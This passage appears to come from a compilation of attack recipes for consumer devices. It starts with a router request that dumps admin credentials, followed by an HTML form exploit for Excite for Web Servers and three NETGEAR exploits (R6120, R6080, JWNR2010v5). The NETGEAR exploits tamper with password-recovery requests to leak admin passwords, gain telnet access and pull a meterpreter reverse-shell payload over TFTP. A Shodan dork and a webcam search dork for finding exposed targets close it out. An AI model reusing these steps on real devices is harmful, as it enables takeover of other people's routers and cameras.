request=load\_settings&table\_name=admin\_user&table\_name=user\_user&table\_name=graph\_auth&table\_name=remote\_management&table\_name=system&table\_name=virtual\_server&table\_name=port\_forwarding&table\_name=application\_rules&table\_name=inbound\_filter&table\_name=fw\_ver&table\_name=hw\_ver

# 6: Right click on this request and choose "Do Intercept response from this request"

# 7: You will see a response similar to the following:

HTTP/1.1 200 OK

Content-type: text/xml

Connection: close

Date: Sat, 01 Jan 2011 00:19:56 GMT

Server: lighttpd/1.4.28


Content-Length: 20088

<?xml version="1.0" encoding="UTF-8"?><root><login\_level>0</login\_level><admin\_user><admin\_user\_name>admin</admin\_user\_name>

<admin\_user\_pwd>testagain</admin\_user\_pwd><admin\_level>1</admin\_level></admin\_user><user\_user><user\_user\_name>user</user\_user\_name>

<user\_user\_pwd></user\_user\_pwd><user\_level>0 ...

**ROUTER-3:**



source: https://www.securityfocus.com/bid/2665/info

Excite for Web Servers 1.1 (EWS) is a search engine suite for web servers running under Windows NT and UNIX. By default the file containing the administrative password, architext.conf, is world readable and world writable. This allows an attacker with local access to gain administrative privileges over EWS. This password is encrypted, but the attacker can bypass the normal login method and pass the encrypted password directly to the script responsible for authenticating the user - /cgi-bin/AT-generate.cgi. This can be done with the help of a simple HTML form or passed directly to the script as the "ENCRYPTEDPASS" parameter. Since the file is also world writable, the attacker could make up an "encrypted" password and overwrite the file with it, then submit the new encrypted password.

<html> <head><title>exploit</title>

<body>

<p><FORM ACTION="http://EWS.SERVER.COM/cgi-bin/AT-generate.cgi" METHOD=POST>

<INPUT TYPE="hidden" NAME="db" VALUE="personal">

<INPUT TYPE="submit" NAME="Reload" VALUE="Reload">

Reload this page, in case the log file or status has changed.

<INPUT TYPE="hidden" NAME="Dump" VALUE="dummy">

<INPUT TYPE="hidden" NAME="File" VALUE="/usr/local/etc/excite/collections/AT-personal.prog">

<INPUT TYPE="hidden" NAME="Type" VALUE="progress">

<INPUT TYPE="hidden" NAME="ENCRYPTEDPASS" VALUE="ENCRYPTEDPASS">


</FORM><BR>

</body>

</html>

"Of course you should replace EWS.SERVER.COM and ENCRYPTEDPASS with values that make sense for your situation. By accessing this page and clicking on the button you get to a menu that behaves exactly as if you knew the unencrypted password."

**ROUTER-4:**



# Exploit Title: NETGEAR WiFi Router R6120 - Credential Disclosure

# Date: 2018-10-28

# Exploit Author: Wadeek

# Hardware Version: R6120

# Firmware Version: 1.0.0.30

# Vendor Homepage: https://www.netgear.com/support/product/R6120.aspx

# Firmware Link: http://www.downloads.netgear.com/files/GDC/R6120/R6120-V1.0.0.30.zip

# == Files Containing Juicy Info ==

>> http://192.168.1.1:56688/rootDesc.xml (Server: Unspecified, UPnP/1.0, Unspecified)

<serialNumber>SSSSSSSNNNNNN</serialNumber>

# == Security Questions Bypass > Password Disclosure ==

>> http://192.168.1.1/401\_recovery.htm (SSSSSSSNNNNNN value for input)

<POST REQUEST>

htpwd\_recovery.cgi?id=XXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.\*.htm)

(replace)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=securityquestions.htm&SID=

(by)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=passwordrecovered.htm&SID=

<POST RESPONSE>

">You have successfully recovered the admin password.</span>

">Router Admin Username</span>:&nbsp;admin</td>

">Router Admin Password</span>:&nbsp;Str0ng+-Passw0rd</td>

# == Authenticated Telnet Command Execution ==

>> http://admin:Str0ng+-Passw0rd@192.168.1.1/setup.cgi?todo=debug

:~$ telnet 192.168.1.1

R6120 login: admin

Password: Str0ng+-Passw0rd


{

upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]

download by TFTP # tftp -g -r [REMOTE-FILENAME\_ELF\_32-bit\_LSB\_executable\_MIPS || linux/mipsle/meterpreter/reverse\_tcp] [IP] [PORT]

}

**ROUTER-5:**



# Exploit Title: NETGEAR WiFi Router R6080 - Security Questions Answers Disclosure

# Date: 13/07/2019

# Exploit Author: Wadeek

# Hardware Version: R6080-100PES

# Firmware Version: 1.0.0.34 / 1.0.0.40

# Vendor Homepage: https://www.netgear.com/support/product/R6080.aspx

# Firmware Link: http://www.downloads.netgear.com/files/GDC/R6080/(R6080-V1.0.0.34.zip or R6080-V1.0.0.40.zip)

== Files Containing Juicy Info ==

>> http://192.168.1.1/currentsetting.htm

Firmware=V1.0.0.34WW

Model=R6080

>> http://192.168.1.1:56688/rootDesc.xml (Server: Unspecified, UPnP/1.0, Unspecified)

<serialNumber>SSSSSSSNNNNNN</serialNumber>

== Security Questions Bypass > Answers Disclosure ==

>> http://192.168.1.1/401\_recovery.htm (SSSSSSSNNNNNN value for input)

<POST REQUEST>

htpwd\_recovery.cgi?id=XXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.\*.htm)

(replace)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=securityquestions.htm&SID=

(by)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=PWD\_password.htm&SID=

<POST RESPONSE>

<input type="text" maxLength="64" size="30" name="answer1" onFocus="this.select();" value="AnSw3R-1">

<input type="text" maxLength="64" size="30" name="answer2" onFocus="this.select();" value="AnSw3R-2">

(repeat recovery process for get admin password)

== Authenticated Telnet Command Execution ==

>> http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug

:~$ telnet 192.168.1.1

R6080 login: admin

Password: Str0nG-!P4ssW0rD

{

upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]

download by TFTP # tftp -g -r [REMOTE-FILENAME\_ELF\_32-bit\_LSB\_executable\_MIPS || linux/mipsle/meterpreter/reverse\_tcp] [IP] [PORT]

}

# Exploit Title: NETGEAR WiFi Router JWNR2010v5 - Security Questions Answers Disclosure

# Date: 13/07/2019

# Exploit Author: Wadeek

# Hardware Version: JWNR2010v5

# Firmware Version: 1.1.0.54

# Vendor Homepage: https://www.netgear.com/support/product/JWNR2010v5.aspx

# Firmware Link: http://www.downloads.netgear.com/files/GDC/JNR1010V2/N300-V1.1.0.54\_1.0.1.zip

# Shodan Dork: "HTTP/1.1 401 Unauthorized" "Set-Cookie: sessionid=" "NETGEAR JWNR2010v5"

== Files Containing Juicy Info ==

>> http://192.168.1.1/currentsetting.htm

Firmware=V1.1.0.54

Model=JWNR2010v5

>> http://192.168.1.1/BRS\_netgear\_success.html (Serial Number)

setTimeout('top.location.href = "http://www.netgear.com/success/JWNR2010v5.aspx?sn=SSSSSSSNNNNNN";',2000);

== Security Questions Bypass > Answers Disclosure (only if "Password Recovery" is "Enable") ==

>> http://192.168.1.1/401\_recovery.htm (SSSSSSSNNNNNN value for input)

<POST REQUEST>

htpwd\_recovery.cgi?id=XXXXXXXXXXXXXXX (one attempt because /tmp/SessionFile.\*.htm)

(replace)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=securityquestions.htm&SID=

(by)

dev\_serial=SSSSSSSNNNNNN&todo=verify\_sn&this\_file=401\_recovery.htm&next\_file=PWD\_password.htm&SID=

<POST RESPONSE>

<input type="text" maxLength="64" size="30" name="htpwd\_answer1" onFocus="this.select();" value="AnSw3R-1">

<input type="text" maxLength="64" size="30" name="htpwd\_answer2" onFocus="this.select();" value="AnSw3R-2">

(repeat recovery process for get admin password)

== Authenticated Telnet Command Execution ==

>> http://admin:Str0nG-!P4ssW0rD@192.168.1.1/setup.cgi?todo=debug

:~$ telnet 192.168.1.1

JWNR2010v5 login: admin

Password: Str0nG-!P4ssW0rD

{

upload by TFTP # tftp -p -r [LOCAL-FILENAME] [IP] [PORT]

download by TFTP # tftp -g -r [REMOTE-FILENAME\_ELF\_32-bit\_LSB\_executable\_MIPS || linux/mipsle/meterpreter/reverse\_tcp] [IP] [PORT]

}

**WEBCAMS:**


Step-1:

Search “intitle:webcam” in google search box.




**WEBCAMS:**


**WEBCAM-1:**

****


**WEBCAM-2:**

****

